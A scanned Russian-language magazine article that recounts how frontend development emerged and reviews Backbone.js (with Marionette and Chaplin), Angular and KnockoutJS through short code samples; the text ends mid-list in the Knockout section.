Поскольку единственным универсальным способом точного размещения элементов дизайна были таблицы, то настала эра табличной верстки. CSS тогда еще не рассматривался большинством как инструмент позиционирования элементов на странице, в основном из-за недостаточной поддержки соответствующих свойств в браузерах. Лучшее, на что мог рассчитывать CSS, — управление цветом, выравниванием и положением шрифта, и то для этого было множество атрибутов у тегов (о, славный bgcolor).

Как следствие, не было никаких «фронтенд-разработчиков», поскольку не было самого фронтенда. Были верстальщики, и были программисты. Программисты делали все крутые вещи, а верстальщики рыдали и ждали IE6, в котором будет поддерживаться столько крутых вещей, например полупрозрачность PNG! Наивные, да?

Началом рождения того фронтенда, который мы сейчас наблюдаем, было появление возможности асинхронных запросов через XHR. Все сайты захотели себе AJAX, чтобы быть крутыми, быстрыми и отзывчивыми, а верстальщики открыли для себя, что JavaScript можно не только писать в атрибут `onclick`, но и вообще активно его использовать для оживления страниц. Поскольку программисты не хотели марать руки в «каком-то скриптовом языке для браузеров», делать всю работу пришлось верстальщикам. И, как это обычно и бывает, работы становилось только больше.

По мере роста производительности браузеров на клиент, то есть в браузер, который работает на машине пользователя, стали переносить многие паттерны из «большого» программирования. Появились первые MVC-фреймворки, которые управляли загружаемыми через AJAX-данными, правильно их отображали на странице и делали другие запросы по необходимости. Все это было еще не так активно, как сейчас, просто потому, что JavaScript-движки были медленные и норовили подвесить браузер от совершенно пустячных задач.

В давние времена верстальщик должен был быть и чуть-чуть программистом, и чуть-чуть дизайнером — и хорошо, если не чуть-чуть. Но развитие использования JavaScript стало водоразделом: те, кто были чуть-чуть программистами, стали развиваться во фронтенд-разработчиков, а те, кто были чуть-чуть дизайнерами, стали просто хорошими дизайнерами, которые знают специфику верстки сайтов.

РОЖДЕНИЕ ФРОНТЕНДА

Примерно в этот период все и началось. Хотя верстальщикам и раньше приходилось «оживлять» собственные макеты, накладывая на них реальные данные через выдаваемые программистами вызовы методов, но с появлением динамики на клиенте стало ясно, что заниматься формированием HTML на сервере и последующим его изменением на клиенте должен один человек. Отчетливо выделились бэкенд, как некоторая обертка вокруг базы данных, скрывающая ее внутреннее устройство и реализующая некоторые методы получения данных («ручки» для фронтенда), и фронтенд, который занимался выдачей требуемого HTML по запросам пользователей. Примерно в это время и обозначились основные задачи фронтенда: агрегация, шаблонизация и кеширование.

Агрегация — это обработка данных, поступивших от бэкенда, в тот вид, который наиболее удобен для последующей шаблонизации. Например, если бэкенд выдает требуемые данные двумя отдельными методами, а тебе в итоге нужен один список на странице, бывает удобно заранее слить результаты двух методов, чтобы упростить шаблон. Или, например, если бэкенд не умеет сортировать в нужном тебе порядке или таких порядков сразу несколько, то на этап агрегации может лечь и задача самостоятельной сортировки полученных данных.

Шаблонизация — это создание результирующего HTML из полученных данных. В разных архитектурах шаблоны бывают разной степени сложности: от простейших шаблонов, прозрачно отображающих пришедшие из базы данных сущности, до сложных систем, включающих в себя значительный кусок бизнес-логики.

Кеширование — это запоминание полученного по конкретному запросу ответа, чтобы в дальнейшем избежать запросов к базе данных и последующей обработки. Кеширование — это не всегда задача фронтенда, часто ее перекладывают на HTTP-сервер, однако совсем избавиться от этой части не получится: все равно никто лучше фронтенда не знает, как именно надо кешировать какие разделы сайта. У тебя может лежать статический файлик, который можно закешировать на год, а рядом будет AJAX'овая ручка, которая выдает актуальный статус системы и которую можно дергать несколько раз в секунду, получая разный ответ. Обрати внимание, что кешировать можно как готовый HTML, так и ответ от бэкенда по каким-то популярным запросам.

Ну и конечно же, огромным толчком для развития фронтенд-разработки стало появление Node.js. Если говорить точнее, то само появление Node.js явилось следствием повышающегося значения JavaScript, о котором мы говорили раньше. Но кого волнуют такие тонкости? Фронтенд-разработчики захотели свой собственный движок на знакомом языке, и они получили его. А вместе с движком они получили кучу возможностей.

Если раньше JavaScript воспринимался всеми как маргинальный язык для браузеров, то теперь появилась возможность запускать его на серверной стороне. Внимательный читатель уже знает, к чему это привело. Конечно же! Работы стало еще больше. Фронтенд-разработчики начали самостоятельно «собирать» свои проекты, то есть приводить их из того вида, в котором удобно разрабатывать, в тот вид, в котором все должно показываться пользователю (минифицировать код, загружаемый на клиент, минимизировать картинки, компилировать шаблоны по необходимости и так далее). Подробнее про сборку проектов расскажем ниже, но важен сам

мости и так далее). Подробнее про сборку проектов расскажем ниже, но важен сам факт — фронтенд-разработчики захотели делать все сами.

Разумеется, в больших компаниях по-прежнему есть бэкенд-разработчики, замороченные на производительности и обработке огромных массивов данных, но сейчас вполне возможно создать небольшой проект, который был бы полностью написан на JavaScript. Раньше за такую идею тебя бы засмеяли «настоящие программисты», а сейчас они по большей части грустят и ругаются на прототипную парадигму наследования.

Ну и конечно, не стоит забывать и про возможность использования одинаковых шаблонов на серверной стороне и на клиенте, поскольку производительность современных браузеров позволяет выполнять шаблонизацию на клиентской стороне.

СТРУКТУРА СОВРЕМЕННОГО ФРОНТЕНДА

Современная клиентская часть может быть устроена очень по-разному, и, как правило, ее вид очень сильно зависит от требований конкретного сайта. В каких-то случаях идеальным вариантом будет single page application с большим количеством динамики на клиенте, в других же нужны лишь отдельные интерактивные элементы в обычной структуре сайта. Так или иначе большая или меньшая интерактивность ложится на клиентскую сторону, общая сложность создания сайта (фронтенд + клиент) обычно одинаковая. Цикл жизни запроса от пользователя обычно состоит из следующих этапов:

- Запрос приходит на HTTP-сервер. Там запрос уже может быть отклонен (а-та-та, кто лезет на неправильный порт) или перенаправлен на статический раздел (например, если запрашивают CSS или JS) или собственно в наше приложение.
- Приложение получает запрос с определенной метаинформацией и осуществляет роутинг, то есть решает, какой кусок кода (контроллер) должен обрабатывать подобные запросы. Например, пользователю без куки логина на этом этапе можно отправить форму авторизации.
- Контроллер получает запрос и смотрит, какие данные ему нужно получить, причем это может быть многоэтапный процесс, целые цепочки запросов по определенным условиям.
- Контроллер агрегирует полученные данные и отправляет их на шаблонизацию.
- Шаблонизатор шаблонизирует шаблоном и отдает пользователю полученный результат.

Заметь, что запросы к AJAX-ручкам за данными тоже проходят эти этапы, просто обычно у них нет шаблонизации (в случае если ответ от бэкенда можно выдать напрямую на клиент) или она сильно упрощена до фильтрации и сериализации данных.

Конечно же, в разных архитектурах эти этапы выглядят по-разному. Например, контроллер может быть статическим файлом, на который HTTP-сервер прозрачно перенаправляет запросы, а затем уже наше приложение выполняет все необходимые методы бэкенда, описанные в нем, и дергает соответствующий шаблон. В случае с Node.js все этапы после HTTP-сервера обычно представляют собой модули, то есть JavaScript-код, а получение данных сводится, как правило, к HTTP-запросам к бэкенду.

Собственно, в упоминавшиеся нами старые времена все эти этапы тоже присутствовали, просто всем, кроме написания шаблонов (а зачастую и ими тоже), занимались бэкенд-программисты. Сейчас же JavaScript может все (а если он чего-то не мо-

жет, смотри пункт первый), поэтому и зона ответственности бывших верстальщиков сильно выросла. Говорят, что бэкенд-программистам тоже стало сложнее, какая-то Big Data и мапредьюсы, но мне кажется, это все отмазки, чтобы не делать свою работу, а перекладывать ее на нас, несчастных фронтендеров.


→



Александр Копцов
разработчик интерфейсов, Яндекс.Маркет
sadsorceror@yandex.ru



Raiden
frontend-разработчик, ONsec, ex-Mail.Ru
rd@raidendev.com



Максим Сахаров
frontend-разработчик
maxsvargal@gmail.com

АРХИТЕКТУРА 3.0

КЛИЕНТСКИЙ JAVASCRIPT ТОГДА И ТЕПЕРЬ

Восемнадцать лет назад компания Netscape Communications выпустила новую версию своего браузера — Netscape 2.0. Помимо таких крутых штук, как возможность задать цвет шрифта, вставить фрейм или анимированную гифку, в нем были представлены скрипты для исполнения в контексте загруженной страницы. Поделка получилась удачной — настолько, что Microsoft в своем ответном Internet Explorer 3.0 запустила поддержку JScript, собственного варианта скриптового языка для браузеров. И понеслось...

Изначально язык предполагалось использовать как прослойку между HTML-разметкой страницы и Java-апплетами для несложных операций на клиенте. Как признался в своем комментарии Эрик Липперт (Eric Lippert) — один из людей, причастных к разработке JScript в Microsoft, целью создания JavaScript было заставить обезьянку плясать при наведении мыши. Так что в жертву простоте были принесены многие вещи, которые воспринимаются как должное в других языках, — например, приватные переменные. Ситуация осложнялась и тем, что на фоне гонки браузеров разработка и внедрение фич в язык и в API для взаимодействия с загрузившей скрипт страницей происходили с бешеной скоростью, а стандарты отчаянно пытались их догнать. Одни и те же вещи в разных браузерах происходили по-разному, и поэтому делать что-то серьезнее валидации форм с помощью JavaScript было достаточно бессмысленно.

Пока все думали, как еще можно приспособить клиентские скрипты себе на пользу, появился формат XML. Он позволял описывать в виде разметки не только текст, но и любые данные,

Info

Нужно сказать, что способ изолировать часть кода и данных от доступа снаружи в JavaScript все-таки есть, и способ этот — замыкания. На основе замыканий обычно и строятся все клиентские решения по модуляризации JavaScript-кода. Самое известное из них — RequireJS. Оно позволяет создавать раздельные модули клиентского JS-кода, указывать между ними зависимости, а также подгружать недостающие файлы с сервера.

допускающие строковое представление. Еще чуть позже в Microsoft придумали XMLHttpRequest для динамической подгрузки контента с сервера, а остальные реализовали поддержку его API. Если добавить сюда появившуюся в браузерах возможность изменять DOM с помощью JavaScript, получится AJAX (Asynchronous JavaScript and XML) — набор технологий для асинхронного взаимодействия с сервером и отображения результата на веб-странице без ее перезагрузки. Со временем XML в этой связке уступил место более лаконичному и JS-ориентированному формату JSON, но название прижилось и используется до сих пор.

К этому моменту с загруженным документом уже можно было вытворять практически что угодно — конечно, если автор скрипта был готов жрать этот кактус, невзирая на боль от разницы в браузерных API. А желающих становилось все больше. Простота языка, низкий порог вхождения и желание оживить скучные статичные веб-странички привлекали энтузиастов. А возможность создать легкое, но функциональное веб-приложение и доставлять его пользователям, не требуя от них для этого ничего устанавливать на компьютер, привлекала пацанов посерьезнее. И тут начали выясняться интересные подробности про сам JavaScript.

Оказалось, что под видом Java Lite в браузеры попал язык с забористой смесью парадигм, вобравшей многое как от объектно-ориентированного, так и от функцио-

нального подходов. Только вот прототипная модель наследования работала не так, как привычная классовая. А динамическая типизация значительно усложняла статический анализ кода. И работать нужно было по большей части с асинхронными запросами и событиями. Все это накладывалось на однопоточную среду выполнения в браузере, которая еще и временами безбожно тормозила.

В общем, просто взять имевшиеся знания о программировании и применить их не получалось. Но серьезных пацанов в клиентской разработке становилось все больше, и остановить их на пути в светлое JS-будущее оказалось не так-то просто. Начались попытки создать библиотеки для того, чтобы получить общий интерфейс для всех браузеров, скрывающий разницу в реализации ими различного функционала, — их результатами стали Prototype, MooTools и, конечно, jQuery. Последний обрел такую популярность, что ветераны веб-разработки жалуются — мол, новички сейчас без jQuery вообще ничего делать не умеют.

С появлением библиотек на полезную работу стало уходить больше времени, а на борьбу с браузером — меньше. А еще стало понятно, что JavaScript — это не обертка для работы с DOM и браузером, а вполне себе отдельный и весьма неплохой при правильном использовании язык программирования, и в серверной разработке он бы тоже не помешал (на самом деле серверные реализации JavaScript существовали с первого дня его появления, но никто про них особо не вспоминал). В итоге появился проект CommonJS, цель которого — распространение JavaScript на другие платформы, стандартизация API и создание стандартной библиотеки. И во многом благодаря этому проекту сегодня существуют такие вещи, как Node.js и RequireJS.

Вскоре после того, как клиентские приложения перестали помещаться на один экран монитора, они стали разделяться на компоненты, каждый из которых отвечал за свои функции и старался не мешать соседям. Обычно части программы, которые делают разные вещи, имеют свои зоны ответственности, где совершать низкоуровневые операции могут только они сами, а взаимодействие таких частей должно осуществляться заранее оговоренным способом. Для того чтобы изолировать компоненты друг от друга и физически запретить доступ в чужие зоны ответственности, уже существовали широко используемые решения, такие как пространства имен и модификаторы доступа к методам и свойствам объектов. Так вот: этих привычных конструкций в JavaScript нет, что опять-таки препятствовало прямому использованию в нем устоявшихся практик построения больших и сложных приложений.

Параллельно шла оптимизация JavaScript-интерпретаторов в браузерах — появлялись все более быстрые движки, такие как знаменитый V8 от Google, и в итоге стало возможным перенести часть логики приложений с сервера в браузерный JavaScript. Вот тут уже началось массовое внедрение на клиенте различных паттернов и практик, обкатанных в серверной разработке. Например, отлично вписался в клиентскую модель паттерн Model — View — Controller, разделяющий все компоненты на предназначенные для получения и хранения данных (Model), для отображения данных (View) и для организации взаимодействия и управления другими компонентами (Controller). Появилось множество фреймворков и библиотек, которые позволяют частично или полностью реализовать этот подход на клиенте.

С некоторыми из них мы и решили тебя познакомить в этой статье.

Backbone.js — это небольшая и простая, но проверенная временем MVVM (Model — View — ViewModel) библиотека, которую давно используют множество крупных компаний. Разработка началась в конце 2010 года, библиотека прошла несколько стадий рефакторинга и год назад получила первую релизную версию. MVVM является архитектурным подходом для связывания моделей и представления в обе стороны. Изменение состояния в представлениях тут же отобразится в модели, и наоборот.

Backbone.js предоставляет такие модули, как модели, коллекции, представления и событийный модуль, связывающий все модели воедино, а также модуль роутинга с поддержкой History API. Если твое фронтенд-приложение работает в первую очередь с множеством данных, где можно явно выделить модели и собрать их в коллекции, — Backbone.js будет идеальным выбором.

Info

О Backbone'овских событиях DOM, модуле History и Events ты можешь узнать больше в удобной документации Backbone.

Быстрый старт

Для того чтобы написать небольшое приложение, достаточно создать экземпляр нужного класса Backbone.js и расширить его. Первое, что нам потребуется, — это модель.

```
var Book = Backbone.Model.extend({});
```

Дальше создадим библиотеку, где будут храниться все наши книги, и добавим в нее нашу книгу:

```
var Library = Backbone.Collection.extend({
  model: Book
});
var library = new Library();
lirary.add({
  title: 'The Dark Tower',
  author: 'Stephen Edwin King'
});
```

Коллекция сама создаст модель и заполнит их данными в свойстве arguments. Теперь попробуем получить свежие данные с сервера:

```
library.url = '/books'
library.fetch()
```

Сервер должен ответить валидным JSON'ом и обязательно массивом (для коллекции):

```
[{
  "id": "334aa7010561cf20fc1e2c4fc63e1b82a9cfd83e",
  "title": "The Dark Tower",
  "author": "Stephen Edwin King"
},
{
  "id": "9ea598b60837a06038caa01672bcff3a8331134a",
  "title": "The Guinness Book of Records",
  "author": "Hugh Beaver"
}]
```

Теперь создадим представления, чтобы вывести нашу коллекцию на экран.

```
var LibraryView = Backbone.View.extend({
  // Существующий элемент на странице, где будет отображаться наш список
  el: "#books",
  // Генерируемый тег элементов
  tagName: "li",
  // Имя класса для элемента
  className: "row",
  // Шаблон отдельной книги. Можно использовать любой шаблонизатор, в нашем
  // случае — underscore
  template: '<span class="title"><%-title%>
  </span><p class="author"><%-author%></p>',
  // В каждом модуле Backbone метод initialize является конструктором
  initialize: function() {
  // При изменении модели будет запущен метод render
    this.listenTo(this.model, "change", this.render);
  }
});
```

Теперь мы сможем видеть наш список книг, передав коллекцию в представление и динамически связав события между ними. Давай завернем вызовы в роутинг.

```
var Workspace = Backbone.Router.extend({
  routes: {
    "": "index"
  },
  index: function () {
    var library = new Library();
    var view = new LibraryView({
      collection: library
    });
```

```
    library.fetch();
  }
});
var workspace = new Workspace();
```

Info

> Backbone.js требует Underscore.js и jQuery/Zepto в зависимостях, но, если они не нужны в приложении, можешь использовать Exoskeleton — форк Backbone, где никаких зависимостей не требуется.

Extend(Backbone)

Используя Backbone.js «как есть», нужно быть предельно осторожным. Это все-таки библиотека, а не фреймворк, и она не самодостаточна. В реальных проектах тебе придется строить поверх нее множество абстракций и обвязок, а также разрабатывать собственную архитектуру приложения, так как библиотека ее не предоставляет в принципе. У тебя есть лишь набор базовых сущностей, но как их связать и построить приложение — решать тебе.

Но и здесь есть готовые решения в виде фреймворков, таких как Marionette.js и Chaplin.js. Если Backbone позиционируется скорее как идеология и библиотека для работы с данными в моделях и коллекциях, то фреймворки на базе Backbone.js предоставляют структуру приложения, определяют подход к архитектуре, предоставляют руководства к организации кода.

Marionette.js является модульным фреймворком (можно использовать только те его модули, которые нужны, не боясь потерять связанность). Модулей довольно много, Marionette вводит такие сущности, как приложение, контроллеры, модули и субмодули, собственный роутер, лейауты, отдельные представления для коллекций и моделей и понятие регионов, а также композитные представления для централизованного управления регионами.

Marionette решает главную проблему Backbone — непроработанность части представлений. И конечно же, привносит осознанную архитектуру приложения.

Для Marionette.js написано несколько книг и присутствует великолепная документация, она очень расположена к новичкам.

Chaplin.js — менее известный, но не менее интересный MVP/MVC-фреймворк на основе Backbone.js. В отличие от Marionette.js он монолитен, предоставляет меньшее число модулей, и использовать их независимо друг от друга нельзя. Но от этого фреймворк не теряет в функциональности, а даже кое-что приобретает, например более четкие соглашения внутри приложения. Каркас и структура приложения четко регламентированы. Судя по графикам на GitHub, основная разработка завершена и проект стабилен.

Итак, Chaplin.js предоставляет нам следующие модули: приложение, модели и коллекции, роутер, dispatcher — загружающий и инициализирующий контроллеры, mediator — реализующий Publish/Subscribe-паттерн, который позволяет связывать модули событийно, также он хранит и кеширует данные для последующего многократного использования.

Также Chaplin привносит целую группу представлений: Layout — представления

высшего уровня, управляет основными регионами страницы, Collection View и (Item) View, где представление коллекции может итерировать в себе любые представления. В каждом представлении можно создать множество регионов и вкладывать в них необходимые шаблоны. Вообще в плане решения проблемы с представлениями Chaplin.js более конкретный и связный, нежели Marionette.js, хотя второй гибче и позволяет писать с разными подходами, когда Chaplin.js четко декларирует подход к написанию приложения.

Главная идея Chaplin.js — вычищаемые из памяти контроллеры. Фреймворк заточен на производительность и «волшебный» менеджмент памяти. После того как срабатывает роутинг, все экземпляры представлений, моделей, коллекций и их события, в том числе привязанные к DOM, аккуратно уничтожаются, высвобождая память. Конечно, ты можешь предусмотрительно сохранить необходимые объекты в Composer, но все, что не нужно в текущий момент, удаляется, тем самым жизнь браузерного сборщика мусора (garbage collector) становится заметно легче. Такой подход уменьшает количество утечек памяти в крупных приложениях и позволяет приложению корректно работать долгое время, не отжирая дополнительную память.

Info

Метод fetch инициализирует функцию Backbone.sync (ты можешь переписать ее для поддержки Web Sockets, например), которая, в свою очередь, сделает AJAX-запрос к серверу по URL, указанному в объекте коллекции.

Также у Chaplin.js есть собственная платформа со сборщиком Brunch, который имеет на борту Bower.js, CoffeeScript (включая sourse maps v3), CommonJS-модули, собирающиеся в AMD-модули (что особенно полезно тем, кто пишет на Node.js), а также CSS-препроцессор Stylus (если ты предпочитаешь Sass, то используй библиотеку libsass, написанную на C++) и шаблонизатор Handlebars (который ты вполне можешь заменить на быстрый ECT.js, лаконичный Jade или привычный Haml).

Выводы

Backbone.js — довольно минималистичная библиотека, которая позволяет удобно работать с моделями, объединять их в коллекции и предлагает минимальный функционал для их представления. Используя эту библиотеку в среднем или крупном проекте, отдавай себе отчет в том, что придется очень многое реализовывать самому. И самый простой выход — использовать фреймворки на основе Backbone — Marionette.js или Chaplin.js.

42 Angular

angularjs.org

Если ты в последние два-три года следил за трендами в веб-разработке, то наверняка в курсе и такого явления, как Angular, тем более в][уже как-то была про него статья. Ну а если вдруг почему-то он не попал в поле твоего внимания, то сейчас са-

мое время это исправить. Даже если заложенная во фреймворк философия окажется тебе не близка, там есть на что взглянуть и помимо нее.

Дзен Angular

Собственно, все построено вокруг следующих принципов:

- представление (View в паттерне MVC) данных описывается декларативно в разметке страницы;
- код, манипулирующий представлением (читай: DOM), отделен от бизнес-логики;
- написание тестов не менее важно, чем написание кода приложения;
- простые операции должны делаться просто.

Если помнить про эти четыре пункта, то будет понятно, почему многое в Angular выглядит именно так, а не иначе.

www

Профильный хаб на Хабре: goo.gl/nNLVln

Тренировочное приложение на сайте Angular: docs.angularjs.org/tutorial

Гайд по разворачиванию шаблона приложения Angular с помощью Yeoman: goo.gl/BTzSXF

Большая подборка модулей для Angular: ngmodules.org

Batarang, отличный отладчик, который дополняет DevTools для работы с контекстами Angular: goo.gl/7ONnUi

Первые шаги

Создатели Angular облегчили начало работы с ним до неприличия, создав на гитхабе шаблон для новых проектов:

```
$ git clone https://github.com/angular/angular-seed
$ cd angular-seed
$ npm install
```

Никаких других глобальных зависимостей не требуется — все нужное будет скачано и автоматически поставлено с помощью npm. После окончания установки можно набрать `npm start` и отправиться любоваться (localhost:8000/app/index.html) на работающий сайт, на котором есть MVC-роутер с двумя пустыми страничками.

Весь код приложения, отвечающий за работу роутера, умещается в несколько строчек в /app/js/app.js:

```
angular.module('myApp', [
  /* Сейчас нам это не нужно */
]).config(['$routeProvider', function($routeProvider) {
 $routeProvider.when('/view1', {templateUrl: 'partials/partial1.html', ↵
 controller: 'MyCtrl1'});
 $routeProvider.when('/view2', {templateUrl: 'partials/partial2.html', ↵
 controller: 'MyCtrl2'});
 $routeProvider.otherwise({redirectTo: '/view1'});
}]);
```

и одну — в /app/index.html:

```
<div ng-view></div>
```

Вкратце: в JS-файле указано, какой частичный шаблон представления и с каким контроллером нужно использовать в случае изменения части урла после хеша, а в index.html — в какое место на странице его подставить. Всю остальную работу на себя берет внутренний сервис `$route`. Это, кстати, одно из достоинств Angular: для многого из того, что почти наверняка понадобится при разработке клиентского MVC-приложения (а именно роутинга, запросов к бэкенду, работы с cookie, location и так далее), уже есть готовые решения, идущие в комплекте с фреймворком. Также присутствуют свои минималистичные реализации promise и подмножества jQuery для работы с DOM — jqLite. При этом если jQuery уже был загружен на страницу до Angular, то используется именно он.

Test all the things!

Если теперь вернуться в консоль и там набрать `npm test`, то внезапно стартанет тест-раннер Karma и покажет, что код проекта, оказывается, уже покрыт юнит-тестами и они даже все проходят. Вдумайся: все уже долго и много говорят про TDD, а сколько ты знаешь фреймворков, которые действительно создадут тебе возможность для написания тестов раньше кода приложения? И это не только юнит-тесты — в комплекте с шаблоном проекта идет обертка над WebDriverJS под названием Protractor для тестирования end-to-end сценариев. По умолчанию вместе с проектом она не ставится, как раз потому, что тащит за собой WebDriver (которому нужен еще и JDK), — но если возникнет необходимость, это исправляется еще одной командой `npm`. В общем, к тестам тут подходят очень по-взрослому.

Еще одно подтверждение этому — сама архитектура JavaScript-части фреймворка. Весь код организован в модули вида `var myModule = angular.module('myModule', ['dependencyOne', 'dependencyTwo'])`, у которых есть функции для создания различных компонентов в этих модулях. Все эти функции оформлены, например, таким образом:

```
myModule.controller('CtrlName', ['dep1', 'dep2', 'dep3', function (dep1, ↵
  dep2, dep3) { /* ... */ ↵
}]);
```

Во время выполнения создается объект `injector`, который занимается разрешением

зависимостей и подстановкой нужных объектов в качестве аргументов в функции компонентов. Все это называется Dependency Injection и давно и с успехом используется нашими серверными друзьями. В целом очень похоже на то, что делает RequireJS или require в ноде, но отличия все же есть — например, в зависимости от типа компонента инжектор может передавать в качестве зависимости либо каждый раз новый его экземпляр (для контроллеров), либо все время один и тот же (для всего остального). К тому же в Angular возможна такая конструкция (выжимка из того самого angular-seed):

```
angular.module('myApp', [
  'myApp.filters',
  'myApp.services',
])
angular.module('myApp.services', []).value('version', '0.1');
angular.module('myApp.filters', []).
  filter('interpolate', ['version', function(version) {
      return function(text) {
        return String(text).replace(/\%VERSION\%/mg, version);
      };
  }]);
```

Получается, что, хотя `myApp.filters` использует в своих компонентах сервис `version` (возвращающий просто константу), у него нет прямой зависимости от модуля `myApp.services`, в котором он определяется, — главное, чтобы в модуле приложения они повстречались. Require такого не допускает, там все жестко.

Ложка дегтя

До этого момента я говорил только хорошее — но во фреймворке есть еще один ключевой момент, который оказался достаточно противоречивым. Это его декларативное оформление представлений с помощью директив. То есть в идеологии Angular поверх HTML появляется свой Domain-Specific Language на основе кастомных атрибутов, тегов и классов, который и используется в разметке. Связь представления с контроллером устанавливается через контекст (scope), который обеспечивает двустороннюю привязку данных: изменения в контексте со стороны контроллера отражаются в представлении, а операции пользователя со страницей меняют состояние контекста внутри контроллера.

В общем-то, любой MVC-фреймворк делает именно это — увязывает данные с представлением. Другой вопрос в том, как он это делает, — где-то используется подписка на события DOM, а где-то специальные JS-объекты для модели. Создатели Angular пошли по еще одному пути, который называется Dirty Checking, — на каждую привязку контекста к представлению добавляется функция проверки, которая вызывается контекстом. С одной стороны, это позволяет значительно упростить разметку шаблонов и код в директивах, отслеживающий изменения в контексте. С другой же стороны, если функция проверки работает медленно (обычно так бывает, если она делает что-то с DOM), а элементов с привязками много — или функция работает быстро, но элементов с привязками очень много, скажем несколько тысяч, — это может привести к значительным проблемам с производительностью.
Не то чтобы это фатальный недостаток — в интернете достаточно много статей, та-

Не то чтобы это фатальный недостаток — в интернете достаточно много статей, таких как вот эта: habrahabr.ru/post/200670/ или эта: goo.gl/ZY948y, где описываются различные методы борьбы с данной проблемой, — но самым оптимальным решением и по сей день остается добавлять в контекст только те данные, которые планируется отобразить.

Выводы

В общем и целом Angular — это вполне достойный фреймворк для разработки клиентских MVC-приложений на JavaScript, сильными сторонами которого являются:

- доступность базового (и не только) функционала без дополнительных зависимостей;
- модульность и слабая связанность компонентов приложений;
- ориентированность на написание тестов перед логикой или одновременно с ней;
- декларативная шаблонизация, которую можно расширять своими собственными директивами;
- большое количество материалов для изучения и компонентов для использования;
- обширное и развивающееся сообщество.

Хотя, если ты точно знаешь, что в твоем приложении будут быстрые и сложные изменения DOM, или собираешься вставлять сотни элементов в одну страницу, или ты пишешь интранет-портал для какой-нибудь компании, где все до сих пор пользуются IE7, ну или просто считаешь, что Angular не для тебя, тогда стоит поискать что-то другое.

42 KnockoutJS

knockoutjs.com

Knockout предлагает тебе архитектурный шаблон MVVM (Model — View — ViewModel) практически такой же, каким его видят в WPF (Windows Presentation Foundation), а там он выглядит весьма и весьма привлекательно!

Что же в коробке?

- ванильный JS (без зависимостей);
- 17 Кб в gzip'е;
- двустороннее связывание данных;
- декларативные биндинги;
- IE6+.

> Knockout, хоть и был создан сотрудником Microsoft, влиянию корпорации зла не подвержен и является законным open source с лицензией MIT.

Сама суть MV*-паттернов, как, например, Model — View — Controller (MVC), проста

и логична — отделение логики от представления. Это помогает держать код приложения чистым и организованным, облегчая его поддержку и расширение. Практически невозможно долгое время обходиться без MV* или подобных соглашений при разработке достаточно большого и сложного приложения, вот почему MVC пришел в JavaScript, и вот почему MVVM пришел ему на замену, эволюционировав таким образом для облегчения разработки интерфейсов. Камнем преткновения MVVM стало понятие связывания данных, представляющее собой привязку данных модели к пользовательскому интерфейсу и двустороннюю их синхронизацию: меняем данные в интерфейсе — они автоматически меняются в модели, и наоборот. В MVC подобные связи не могут существовать by-design и попытка реализовать такой функционал, не выпадая из общей парадигмы, приводит к усложнению приложения из-за добавления новых вспомогательных абстракций. MVVM лишен такого недостатка благодаря наличию ViewModel — текущего состояния модели, спроецированного на представление и включающего методы их взаимодействия. Концепция проще, чем кажется с первого взгляда, и в этом можно убедиться, познакомившись ближе с Knockout, что мы и сделаем.

info

> С помощью встроенных биндингов Knockout ты сможешь сделать многие базовые вещи, которые нужны в любом приложении, но, конечно же, можно создавать новые с произвольным функционалом.

Quick start

Knockout из коробки не дает нам какую-либо файловую структуру для проекта и не предлагает ее соблюдать, хотя для многих разработчиков этот вопрос важен при выборе фреймворка. Я же склонен считать это скорее плюсом, чем минусом, и для того есть основания. Структура реального проекта редко бывает неизменной, и в ходе сложных рефакторингов ее зачастую приходится изменять, порой кардинально. А в этом случае важно не иметь ограничений со стороны фреймворка. Однако же, если ты со мной не согласен и почему-то хочешь использовать придуманную кем-то другим структуру проекта, то советую обратить внимание на следующие проекты:

- knockout-amd-helpers — небольшой плагин от ведущего контрибьютора проекта, Райана Нимейера (Ryan Niemeyer), предлагающий AMD-модули для Knockout-приложений;
- Durandal — решение для создания одностраничных приложений, включающее jQuery + Knockout + RequireJS;
- pagerjs — аналогичное Durandal решение, ставящее своей целью помочь тебе с организацией большого проекта;
- Falcon.js — надстройка над Knockout, предлагающая свое видение сущностей модели, коллекции и представления.

Со структурой более-менее определились? Отлично, идем дальше!

Как ты знаешь, модель — это сущность, представляющая хранимые данные и операции с ними, без привязки к конкретному интерфейсу. В зависимости от обстоятельств тебе может понадобиться использовать в своем приложении такие понятия, как сырая или серверная модель (raw model), представляющая данные из сервера

как сырая или серверная модель (raw model), представляющая данные из сервера БД, которые получает клиент и преобразовывает по своему усмотрению, например для удобства работы и лучшего взаимодействия между компонентами. В реальности никто не ограничивает тебя в создании дополнительных абстракций, но лишь до тех пор, пока сохраняется общая идея парадигмы MVVM.

Таким образом, Knockout все равно, что представляют собой твои модели и как ты их будешь синхронизировать, встроенных средств для этого из коробки не предоставляется. Единственное требование — получить на выходе валидный JSON (точнее, JS-объект), так что не будет плохой практикой вставка данных, необходимых для инициализации приложения, даже прямо в head внутри тега script. Просто чтобы не делать лишний аякс-запрос для запуска приложения.

```
<head>
   <script>
       var storedGifts = [
           { name: "Tall Hat", price: "39.95" },
           { name: "Long Cloak", price: "120.00" }
       ];
   </script>
</head>
```

Но не забывай, что добавлять глобальные переменные плохо! Не ленись и используй пространства имен, например window.MyGiftShop = { storedGifts: … }.

View (представлением) в мире Knockout является конечный HTML (говоря строго, это DOM-дерево или его часть), содержащий так называемые биндинги — специальные синтаксические конструкции, находящиеся в атрибуте data-bind элемента и указывающие, как именно он должен быть связан с данными из модели.

Яркий образец View из официального примера Grid editor (knockoutjs.com/examples/gridEditor.html). Он выводит список подарков, часть которого мы описали выше, и формирует интерфейс с биндингами для его редактирования.

```
<form action='/someServerSideHandler'>
   <p>You have asked for <span data-bind='text:gifts().length'> </span>↵
    gift(s)</p>
   <table data-bind='visible: gifts().length > 0'>
       <thead>
           <tr>
               <th>Gift name</th>
               <th>Price</th>
               <th />
           </tr>
       </thead>
       <tbody data-bind='foreach: gifts'>
           <tr>
               <td><input class='required' data-bind='value:name, uniqueName:↵
                true' /></td>
               <td><input class='required number' data-bind='value: price, ↵
```

```
                uniqueName: true' /></td>
               <td><a href='#' data-bind='click: $root.removeGift'>Delete↵
               </a></td>
           </tr>
       </tbody>
   </table>

   <button data-bind='click: addGift'>Add Gift</button>
   <button data-bind='enable: gifts().length > 0' type='submit'>Submit</button>
</form>
```

Knockout предоставляет большой набор встроенных биндингов, разделяемых по своему назначению:

- контроль потока: foreach, if, ifnot, with;
- контроль внешнего вида и текста: visible, text, html, css, style, attr;
